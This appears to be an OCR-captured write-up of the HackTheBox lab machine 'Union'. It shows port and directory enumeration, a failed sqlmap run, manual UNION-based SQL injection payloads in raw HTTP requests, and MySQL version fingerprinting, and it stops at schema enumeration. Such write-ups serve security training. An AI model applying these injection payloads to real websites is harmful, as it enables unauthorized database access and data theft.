
Union_Writeup

- Union is an medium difficulty box on HTB, featuring sql injection, command injections and basic white-box pen-testing.

Enumeration / Information Gathering - As an outsider

- Nmap scan


```
sudo nmap -Pn -sV -sC 10.10.11.128 -oN union_nmap
```



```
Nmap scan report for 10.10.11.128
Host is up (0.019s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


-> We see that this is an Ubuntu box running nginx

- Going to the website and poking around



Join the UHC - November Qualifiers

Player Eligibility Check


Join the UHC - November Qualifiers


Player Eligibility Check

eric

Congratulations eric you may compete in this tournament!

Complete the challenge here

-> Clicking on the link we got redirected to a new page



http://10.10.11.128/challenge.php

Join the UHC - November Qualifiers

Enter The First Flag

- Fuzzing of web directory/pages in the background


```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-
small.txt:FUZZ -u http://10.10.11.128/FUZZ -e .php -o union_page_fuzz
```



```
[★]$ cat union_page_fuzz | jq . | grep url
  "url": "http://10.10.11.128/",
  "url": "http://10.10.11.128/index.php",
  "url": "http://10.10.11.128/css",
  "url": "http://10.10.11.128/firewall.php",
  "url": "http://10.10.11.128/config.php",
  "url": "http://10.10.11.128/challenge.php",
  "url": "http://10.10.11.128/",
```

-> We see some interesting files, such as firewall.php

- Running SQLMap in the background
  - Saving the file through burp




```
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-fo
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rdu

player=eric
```

File Name: union.req

Files of Type: All Files

```
sqlmap -r union.req --batch
```




```
[12:30:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:30:01] [WARNING] POST parameter 'player' does not seem to be injectable
[12:30:01] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'
--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism
involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--
random-agent'

[*] ending @ 12:30:01 /2024-05-24/
```

-> SQLMap failed


- SQLi injection detection
  - Find two query that returns different results, this is to ensure we have queries that have results for both true and false and would ensure we have an sql injection if it is

vulnerable to one.



```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=ippsec
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 61

Sorry, ippsec you are not eligible due to already qualifying.
```



```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric
```


```
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 124

Congratulations eric you may compete in this tournament!<br />
<br />
Complete the challenge <a href="/challenge.php">
  here
</a>
```

- We see that the player ippsec and eric are returning two different query, so we can assume that one of the query is true while the other is false.

-> It is most likely that ippsec's query returned true because he is qualified, while we are not.

- We know guessed ippsec as the other player as he is often active in the UHC November Qualifiers and making machines.

- Payload injection:




```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=ippsec' -- -
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 61

Sorry, ippsec you are not eligible due to already qualifying.
```

-> We see an sql injection on comments and can say with high probability that the

remaining the query got commented out.
-> This means we can try various injection methods.
-> Thinking about the functionality of the program (querying user), attempting an union injection would have a higher likelihood of success, so we will try that.



```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 32
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION select 1 -- -
```

```
GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56

Sorry, 1 you are not eligible due to already qualifying.
```


-> This confirms the sql injection and we can start our exploitation.

Exploitation / Lateral movement - SQLi on website

Database enumeration

- Fingerprinting: Given that we have ubuntu system from our enumeration, we can estimate with a high probability that it is running mysql

```
payload: SELECT @@version
```




```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 40
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION select @@version -- -
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 78

Sorry, 8.0.27-0ubuntu0.20.04.1 you are not eligible due to already qualifying.
```

-> This confirms that we are dealing with an mysql database in the backend.

- Schemata enumeration

```
SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
```

